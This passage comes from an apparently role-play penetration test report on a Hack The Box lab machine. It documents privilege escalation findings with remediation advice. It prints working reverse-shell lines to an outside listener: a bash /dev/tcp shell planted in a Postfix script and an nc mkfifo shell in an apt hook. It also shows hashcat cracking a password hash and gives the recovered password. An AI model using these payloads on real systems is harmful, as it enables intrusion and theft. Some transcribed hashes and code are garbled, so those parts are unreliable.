-rw-r--r--  1 root root  27120 May 13 22:27 main.cf.proto
lrwxrwxrwx  1 root root    31 May 13 22:27 makedefs.out -> /usr/share/postfix/makedefs.out
-rw-r--r--  1 root root   6373 Sep  6 23:48 master.cf
-rw-r--r--  1 root root   6208 May 13 22:27 master.cf.proto
-rw-r--r--  1 root root  10268 Jun 19 2020 postfix-files
drwxr-xr-x  2 root root   4096 Jun 19 2020 postfix-files.d
-rwxr-xr-x  1 root root  11532 Jun 19 2020 postfix-script
-rwxr-xr-x  1 root root   29872 Jun 19 2020 post-install
drwxr-xr-x  2 root root   4096 Jun 19 2020 sasl
kyle@writer:/etc/postfix$ cat disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexit.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
    --disclaimer=/etc/postfix/disclaimer.txt \
    --disclaimer-html=/etc/postfix/disclaimer.txt \
    --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
    { echo Message content rejected; exit $EX_UNAVAILABLE; }

```

Figure 11: Observing the suspected script.


```

GNU nano 4.8 /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

bash -c 'exec bash -i &>/dev/tcp/10.10.14.170/9996 <&1'

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sys/exits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
    --disclaimer=/etc/postfix/disclaimer.txt \
    --disclaimer-html=/etc/postfix/disclaimer.txt \
    --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
    { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?

```

Figure 12: Altering the script to exploit the user “john” with incoming mails.

```

kyle@writer:/tmp/han$ nano mailsender.py
kyle@writer:/tmp/han$ chmod +x mailsender.py
kyle@writer:/tmp/han$ nano /etc/postfix/disclaimer
kyle@writer:/tmp/han$ ./mailsender.py
kyle@writer:/tmp/han$

(root@tryharder)~/home/Krosis/Desktop
# cat mailsender.py
#!/usr/bin/env python3

import smtplib

host = '127.0.0.1'
port = 25

From = 'kyle@writer.htb'
To = 'john@writer.htb'

Message = '''
Subject: Say hello to my little h4nny
...
What is the worlds greatest illusion John ?

try:
    io = smtplib.SMTP(host,port)
    io.ehlo()
    io.sendmail(From,To,Message)
except Exceptions as e:
    print (e)
finally:
    io.quit()

(root@tryharder)~/home/Krosis/Desktop
# nc -l -p 9996
listening on [any] 9996 ...
connect to [10.10.14.170] from (UNKNOWN) [10.10.11.101] 36074
bash: cannot set terminal process group (170744): Inappropriate ioctl for device
bash: no job control in this shell
john@writer:/var/spool/postfix$

```

Figure 13: Running the exploit with sending mail and proof of gaining shell as user “john”

Remediation

In order to prevent this script from being modified, Lostar Information Security periodically changes the original version of the root user's folders to the version of the user "john". However, this is not an appropriate method and it is insufficient. To prevent this vulnerability Caracetti Security recommends Lostar Information Security to not grant write permission to user "john" to this script. For full mitigation and detection guidance, please reference the MITRE guidance [here](https://cwe.mitre.org/data/definitions/250.html).

Finding VLN-004: Misconfigured Sudo Rights User: john (Critical)

| | |
|--------------|--|
| Description: | Lostar Information Security was running the apt-get update command periodically as root user. With the unnecessarily given privileges to user "john", Caracetti Security team, overrided this command. |
| Risk: | Likelihood: Very High - Since the attacker implemet this code very easily, it's likelihood and severity is very high. |
| | Impact: Very High - With this vulnerability, attacker can escalete the privileges and become the root user and gain complete authority on the system. |
| Tools Used: | Portswigger Burp Suite |
| References: | https://cwe.mitre.org/data/definitions/250.html |

Evidence

```

2021/09/07 00:10:01 FS:      OPEN      /usr/lib/x86_64-linux-gnu/libc-2.31.so
2021/09/07 00:10:01 FS:      ACCESS     /usr/lib/x86_64-linux-gnu/libc-2.31.so
2021/09/07 00:10:01 FS:      CLOSE NOWRITE /usr/lib/x86_64-linux-gnu/libnss_systemd.so.2
2021/09/07 00:10:01 CMD: UID=0      PID=171245 /bin/sh -c /usr/bin/apt-get update
2021/09/07 00:10:01 FS:      OPEN      /usr/lib/locale/locale-archive
2021/09/07 00:10:01 FS:      OPEN      /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
2021/09/07 00:10:01 FS:      root      OPEN      /usr/bin/dash
2021/09/07 00:10:01 FS:      OPEN      /usr/bin/rm
2021/09/07 00:10:01 FS:      ACCESS     /usr/bin/dash
  
```

Figure 14: "apt-get update command" running as root user privileges periodically.

```

john@writer:/etc/apt/apt.conf.d$ echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.170 9994 >/tmp/f"};' > h4nny
john@writer:/etc/apt/apt.conf.d$

(nc -l -vnp 9994)
listening on [any] 9994 ...
connect to [10.10.14.170] from (UNKNOWN) [10.10.11.101] 35986
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
  
```

Figure 15: Exploitation of the vulnerability and proof of shell as root user.

Remediation

In order to prevent malicious code execution from being run in this folder, Lostar Information Security deletes all files added to this folder with a code runs periodically. However, this is not an appropriate method and it is insufficient. Caracetti Security recommends Lostar Information Security to not grant write permission to user "john" or

any user to this folder and other critical files and folder like this. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

Finding VLN-005: Insufficient Password Policy(High)

| | |
|---------------------|--|
| Description: | Lostar Information Security does not require users to set complex passwords within the operating system. |
| Risk: | <p>Likelihood: Very High: If users are not required to enter complex passwords, they tend to choose easy passwords due to the habits.</p> <p>Impact: Very High - Non-complex password selection can lead to brute force attacks such as credential stuffing or dictionary attacks.</p> |
| Tools Used: | MySQL, hashes.com, hashcat |
| References: | https://cwe.mitre.org/data/definitions/521.html |

Evidence

```

MariaDB [dev]> show databases;
show databases;
+-----+
| Database |
+-----+
| dev      |
| information_schema |
+-----+
2 rows in set (0.000 sec)

MariaDB [dev]> use dev;
use dev;
Database changed
MariaDB [dev]> show tables;
show tables;
+-----+
| Tables in dev |
+-----+
| auth_group      |
| auth_group_permissions |
| auth_permission |
| auth_user       |
| auth_user_groups |
| auth_user_user_permissions |
| django_admin_log |
| django_content_type |
| django_migrations |
| django_session  |
+-----+
10 rows in set (0.000 sec)

MariaDB [dev]> select * from auth_user;
select * from auth_user;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | password | last_login | is_superuser | username | first_name | last_name | email | is_staff | is_active | date_joined |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | pbkdf2_sha256$260000$wJ03ztK0f0lcbssnS1wJPD$bbTyCB8dYwMGY1z4dSAroZTY7wcZCS7DV615dpuXM4A= | NULL | 1 | kyle |  |  | kyle@writer.htb | 1 | 1 | 2021-05-19 12:41:37.166368 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)

MariaDB [dev]>

```

Figure 16: Captured password hash of user “kyle” in MySQL database.




Figure 17: Identifying the hash type in hashes.com

```
Komut İstemi
C:\Users\mrtkr\Desktop\hashcat-6.1.1\hashcat-6.1.1>hashcat.exe -a 0 -m 10000 C:\Users\mrtkr\Desktop\hasas.txt C:\Users\mrtkr\Desktop\rockyou.txt --show
pbkdf2_sha256$260000$wJ03ztK0f01cbssn51wJPD$bbTyCB8dYWMGY1z4d5ArozTY7wcZCS7DV615dpuX4A-marcoantonio
C:\Users\mrtkr\Desktop\hashcat-6.1.1\hashcat-6.1.1>
```

Figure 18: Cracking hashcat with very common password dictionary and compromised password.

```
ssh kyle@writer.htb
kyle@writer.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon  6 Sep 23:40:53 UTC 2021

System load:  0.03               Processes:           268
Usage of /:   64.4% of 6.82GB    Users logged in:    0
Memory usage: 35%               IPv4 address for eth0: 10.10.11.101
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Sep  6 20:06:22 2021 from 10.10.14.170
kyle@writer:~$
```

Figure 19: Proof of SSH connection with this credentials.

Remediation

Users should be forced to use complex passwords in operating system. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

Finding VLN-006: Unhashed Credentials in HTTP Request(High)

| | |
|--------------|---|
| Description: | Lostar Information Security did not hashed user credentials inside the HTTP Requests in the web application. |
| Risk: | Likelihood: High: A skilled attacker who can use sniffing tools like Wireshark, can see the user credentials inside this HTTP request. |
| | Impact: High - If user credentials are not properly sanitized, users data can be compromised in MiTM attacks. |
| Tools Used: | Portswigger Burp Suite |
| References: | https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure |

Evidence




Figure 20: Unhashed user credentials in /administrative page.




Figure 21: Unhashed user credentials in HTTP Request.


Remediation

Hash the user credentials and this kind of valuable data with proper algorithms. For full mitigation and detection guidance, please reference the OWASP guidance [here](#).

Finding VLN-007: Leaked Password usage(High)

| | |
|--------------|---|
| Description: | Lostar Information Security personel using passwords used in bruteforce attacks that were previously leaked and found in password dictionaries. |
| Risk: | Likelihood: High - It takes time to crack an existing password in the password dictionary, but it is a common method. |
| | Impact: High - A lot of data can be stolen and privileges can be escalated with accounts accessed through cracked passwords. |
| Tools Used: | MySQL, hashes.com, hashcat |
| References: | https://cwe.mitre.org/data/definitions/521.html |

Evidence



```

C:\Users\mrtkr\Desktop\hashcat-6.1.1\hashcat.exe -a 0 -m 10000 C:\Users\mrtkr\Desktop\hasas.txt C:\Users\mrtkr\Desktop\rockyou.txt --show
bbbdf2_sha256$260000$wJ03ztK0f01cbssn51wJPD$bbTyCB8dYMMGY1z4dSArozTY7wcZCS7DV615dpuXM4A--marcoantonio
C:\Users\mrtkr\Desktop\hashcat-6.1.1\hashcat-6.1.1>

```

Figure 22: Cracked password with hashcat and leaked password dictionary(rockyou.txt).

Remediation

It is recommended that you keep up to date with the passwords leaked to the internet and hacked sites, aand change the password of the personel who use a password that is in these leaked password lists. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

Finding VLN-008: Insufficient SSH Login Policy(Medium)

| | |
|--------------|---|
| Description: | Lostar Information Security required only a password in SSH logins. Caracetti Security recommends to use id_rsa files instead. |
| Risk: | Likelihood: Medium - It may be more easy to obtain a password alongside the id_rsa files. |
| | Impact: Medium - If the SSH connection is established with the compromised passwords, attacker can gain access to users terminal. |
| References: | https://attack.mitre.org/techniques/T1552/004/ |

Evidence

```

└─# ssh kyle@writer.htb
kyle@writer.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon  6 Sep 23:40:53 UTC 2021

System load:  0.03          Processes:           268
Usage of /:   64.4% of 6.82GB Users logged in:          0
Memory usage: 35%          IPv4 address for eth0: 10.10.11.101
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Sep  6 20:06:22 2021 from 10.10.14.170
kyle@writer:~$

```

Figure 23: Proof of SSH connection without id_rsa file.

Remediation

It is recommended to request the id_rsa file when there will be an SSH connection. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

Additional Scans and Reports

Caracetti Security team discovered that OpenSSH 8.2p1 service is up on default SSH port(22) as well as Apache 2.4.41 service on default http port(80) and Samba 4.6.2 in ports 139,445.

```

not showing closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|_ 256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_ 256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ _http-title: Story Bank | Writer.HTB
139/tcp   open  netbios-ssn Samba smbd  4.6.2
445/tcp   open  netbios-ssn Samba smbd  4.6.2

```

Figure 24: Discovered ports in nmap scan.

Caracetti Security team discovered additional directories and files in web application including /administrative via dirb tool.

```
cat dirb.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirb.txt
START_TIME: Sun Sep  5 10:53:55 2021
URL_BASE: http://writer.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----

GENERATED WORDS: 20458

---- Scanning URL: http://writer.htb/ ----
+ http://writer.htb/about (CODE:200|SIZE:3522)
+ http://writer.htb/administrative (CODE:200|SIZE:1443)
+ http://writer.htb/contact (CODE:200|SIZE:4905)
+ http://writer.htb/dashboard (CODE:302|SIZE:208)
+ http://writer.htb/logout (CODE:302|SIZE:208)
+ http://writer.htb/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://writer.htb/static/

---- Entering directory: http://writer.htb/static/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Sun Sep  5 11:27:48 2021
DOWNLOADED: 20458 - FOUND: 6
```

Figure 25: Discovered directories and files with dirb tool.

Caracetti Security team successfully enumerated some of users before the first foothold in the system with enum4linux tools.

```
346 S-1-5-32-1050 *unknown*\*unknown* (8)
347 [+] Enumerating users using SID S-1-22-1 a
348 S-1-22-1-1000 Unix User\kyle (Local User)
349 S-1-22-1-1001 Unix User\john (Local User)
350
```

Figure 26: Discovered users with enum4linux tool.

As this is a role-playing penetration test assesment, Caracetti Security also found the CTF flags in the system.

```
kyle@writer:~$ cat user.txt
0eb39b631a809be47cf956727a06a930
kyle@writer:~$
```

Figure 27: user.txt flag.

```
Welcome handsome, here is what you need;
eth0 ==> 192.168.1.106 tun0 ==> 10.10.14.170
(root💀tryharder)-[/home/Krosis]
# nc -lvp 9994
listening on [any] 9994 ...
connect to [10.10.14.170] from writer.htb [10.10.11.101] 51436
/bin/sh: 0: can't access tty; job control turned off
# cd /root
# cat root.txt
8b41c7e0cedc4afe2cd5e87ecc7f8ff3
#
```

Figure 28: root.txt flag.

LAST PAGE